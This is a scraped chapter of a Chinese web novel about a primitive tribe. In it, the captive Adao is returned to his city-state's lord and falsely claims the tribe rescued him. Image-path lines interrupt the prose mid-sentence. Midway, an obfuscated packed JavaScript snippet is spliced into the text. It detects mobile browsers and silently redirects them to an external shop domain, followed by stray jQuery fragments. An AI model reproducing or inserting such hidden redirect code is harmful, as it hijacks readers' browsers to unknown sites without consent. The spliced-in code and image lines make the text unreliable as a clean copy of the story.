80. 第 80 章

作品:《原始部落生存指南[基建]

    被松绑的阿刀没有被再次捆上。


    他已经被告知大概一刻钟后就会与族人们碰面,让他尽快做好准备。


    阿刀内心疑窦丛生,部落人怎么会知道待会会碰上城邦人。但他没有问出口。


    部落人状似无意地包围着他,阿刀虽然四肢得到了解放,身子也能自由活动了,但是这场戏没演完之前,他的人身自由还是掌握在部落人手里。


    果然,一刻钟后,视线尽头的风沙里出现了一队人的身影,队伍中间似乎有一个木制的轿子,四角各站着一个人,他们用肩膀扛着轿子,晃晃悠悠的轿子里还坐着一个人。


    风沙里,那队人还有轿子里的人都若隐若现的。


    到了这个时候,他们才发现了从对面出现的部落人,惊疑声传进简椿的耳朵里,她勾起嘴角,回头看向队伍中央的阿刀。


    “仔细看看,那些是不是你们城邦的族人。”


    阿刀从看清那个轿子的瞬间,神色就变得很奇怪,一种惊喜却夹杂着埋怨的情绪出现在脸上。


    “是,是我的族人。”


    “从你的脸上看,这些族人的身份似乎还不一般呢。”


    阿刀想隐瞒,却想起了他被关押的这些日子还有被迫吃下毒药肚子绞痛的瞬间,于是抽了抽嘴角,如实说道,“的确不一般,是……”简椿做了一个暂停的手势,“让我猜猜。”她又看向已经镇定下来的城邦人队伍,幽幽地问道,“出行还搞这么大的阵仗,不会那位就是你们的城主大人吧?”


    阿刀诧异地望向简椿,似乎不明白她为什么每次都能拿准眼前的事。


    简椿也讶异地挑了挑眉,她只是根据阿刀的表情随便猜的而已,没想到那个坐轿子的人真的会是他们的城主,只是抓了他们一个狩猎小队的人,竟然引来了城主?


    部落人的队伍已经停了下来,城邦人还在继续往前。


    阿锋走在轿子的侧面:“城主大人,那些就是我在矮人国遇到的部落人,但是……但是他们队伍后头并没有押着我们的族人,这,这是怎么回事?”


    轿子四周用轻薄的麻布隔绝风沙,绮撩起帘子的一角,朝着部落人的方向看去。


    部落人站在不远处,人数比她想的还要少,见到他们之后连神色都没有变化,他们身后也并没有其他人了。


    阿锋还在默默念叨,似乎想不通究竟是怎么回事。


    “但是那个部落人当时说的那些话,又不像是骗人,她骗我又有什么用呢,他们肯定是把被抓的其他族人藏起来了。”阿锋想不通,误打误撞说对了事实,但是口说无凭,绮的心情明显变差了许多。


    “等,等等。”


    就这么一会,他们离部落人更近了,阿锋似乎看到了什么。


    “那个是阿刀吗?失踪狩猎队的领头,阿刀!”他语气激动,有了这个发现,似乎就能佐证部落人是真的抓走了城邦人,他没有谎报消息,“我就说,部落人当时嚣张叫嚷的模样不像是假的!”


    两队人马终于近到能看清对方的表情。


    木轿子的帘子也被旁边的人掀起,绮端坐在轿子的中央,斜睨着部落人。


    阿锋手指着简椿,“部落人,你还记得我吗?”


    简椿没有回答他,甚至连眼色都不分他一眼,径直看向坐在轿中的城邦城主。


    她竟然这么年轻?!


    绮也在打量站在部落人正中间的简椿。


    阿锋又嚷嚷道,“喂,耳朵聋了吗?我喊你听不到吗?”


    潇上前用剑指着阿锋指人的手,她的身高比阿锋还要高一些,于是她俯视地看向他,眼里也是不屑。


    “怎么,想打架吗?”


    有了这句话作为苗头,双方本就互看不顺眼的气氛被瞬间点燃,战斗一触即发。


    就在这瞬间,阿刀像是被人推了一把,踉跄着冲出人群,跪倒在地上,哀嚎着叫嚷。


    “城主!城主大人。”


    阿锋见状眼疾手快地把阿刀拉至自己身后。


    “卑鄙又下贱的部落人,今天你们也别想从这里离开了。把我们其他的族人藏哪里了,是不是矮人从中帮了你们?我们活要见人,死要见尸。”阿锋的语气趾高气扬。


    “你们城邦人真是不分青红皂白,对我们部落人也总是有说不清的恶意,救了你们的族人,还要被你们痛斥。”


    “救?”阿锋微抬下巴,语气被逗笑一般,“救了我的族人,你说他吗?”


    简椿一脸正经,“当然啊,说起来这样我还算是你们城邦人的恩人。”


    “胡说八道!那日你在矮人矿洞里可不是这么说的,你说你捆绑走了不少城邦人,还让我赶紧想法子用东西来换他们性命呢。”阿锋执着于在城主面前证明自己。


    “我可没这么说,我当时是说救了你的一位族人,你听岔了吧?”


    “你是怕被我们城邦追杀吧,临到头了改口?”


    “如果你听成我们绑走了城邦人,那你当时怎么不设法救你的族人,要等到现在呢?我们具体绑走了几位城邦人,我看你也说不上来。”阿锋当时对部落人的不屑和不相信,此刻就变成了戳穿他在城主面前撒谎的利器了。


    他绝对不能被城主发现他当时的不上心,以及事后禀告时用美化过的说法。


    于是他不回答简椿的问题,转移话题道,“现在唯一的人质已经回到了我们手里,我劝你们如实说清楚剩下的族人在何处,究竟是被你们杀了,还是有人帮助了你们把他们藏起来了。”


    简椿:“你的确该问问你的族人,这是不是对救命恩人该有的态度。”


    阿刀神色紧张地站在阿锋背后,阿锋敛住眸子,看向阿刀。


    “现在你没有人身危险,可以把真相告诉我们了,我保证会给你讨公道,对你下手的部落人我们一个都不会放过。”阿锋的语气循循善诱。


    从阿锋前面的只言片语里,阿刀笃定他并先前压根没有想过救他们,现在倒是在这假装,当时在矮人矿洞前挥袖离去的模样


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17374505|193184||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    他还牢牢记着呢。


    阿刀看了看阿锋,又瑟缩着抬头看向城主。


    原本一言不发的绮终于开口了,“我会给你撑腰的,你受委屈了。”


    “城主大人……”他好些时日的委屈和愤懑似乎就在这一句话里消散了,能得到城主的怜惜和厚爱,他求之不得,但他心里刚冒出和城主说真话的念头,心跳就陡然加快,腹部似乎又有了绞痛的趋势。


    他瞬间倒吸一口凉气,“城主大人,的确是部落人救了我。”


    “我就说,什么,你说什么?”阿锋不可置信地看向阿刀,他用手揪住阿刀的领子,“你可是城邦人,那些低贱的血脉用了什么威胁了你,让你的脑子都不清醒了。”阿刀的喉咙被衣领卡住,呼吸又变得艰难起来,他已经被连日的折腾彻底磨没了心气,什么高贵低贱的血脉,通通是个屁!


    好不容易回到城邦,竟然还要受到族人的威胁。


    他痛苦地扭头向城主绮求救。


    “阿锋!”绮厉声喝斥,阿锋才不情不愿地松手。


    “你已经回到城邦人的队伍里了,不会再受到他们的威胁了,可以说出实话。”


    阿刀捂着脖子咳嗽,他弯下身子跪了下来,“城主大人,真的是部落人救了我。”


    有了第一次的撒谎,第二次说出口就变得更流畅了。


    “那个部落人说的没有错,就是她救了我,当时我带着手下准备去捕猎沙甲兽,但是突然遭遇了一场风暴,风沙之大,彻底困住了我们,再加上沙甲兽的威力,是部落人把我从为难中救了出来。”


    “既然你说是被救了,那你怎么不立刻返回城邦?还要等到我们来找你?”


    阿锋像是抓住了他话语里的漏洞,毫不留情地戳破:“依我看,你就是背叛了城邦,背叛了自己的血统,竟然和部落人狼狈为奸。”


    阿刀的情绪也变得激昂,“你在矮人国时,既没有听到部落人的话便来救我,现在又不相信我说的话,我看你才最为无耻!”


    “你!”


    两人对视,眼底都是对对方的恶意。


    部落人们则是一言不发地看戏,只有简椿在心里暗自夸奖阿刀,好演技啊!


    绮愤怒地一拍轿子的板,还没说话,对峙的两人便耸起脖子,对着她弯腰低头。


    她指了指阿刀,“所以你为什么没有及时返回部落。”


    阿刀吞了口口水,失落道,“我们追着沙甲兽到了矮人国附近才遇险的,当时我的腿受伤了,不能走动,他们便决定把我一同带到矮人国去。”


    他顿了顿,语气里似乎还有哽咽,鼻音也变重了,“我的手下,都淹没在那场风暴里,我没脸回城邦了,我就应该一同了结在那场鲜血里。”


    阿刀埋首痛哭,他的谎必须一辈子圆下去了,在城主面前说谎,这也就意味着过去和他朝夕相处的那些手下是真的再也不能出现了,活着也和死了没有差别,所以他彻底释放了自己的情绪,眼泪在此刻也显得无比真实。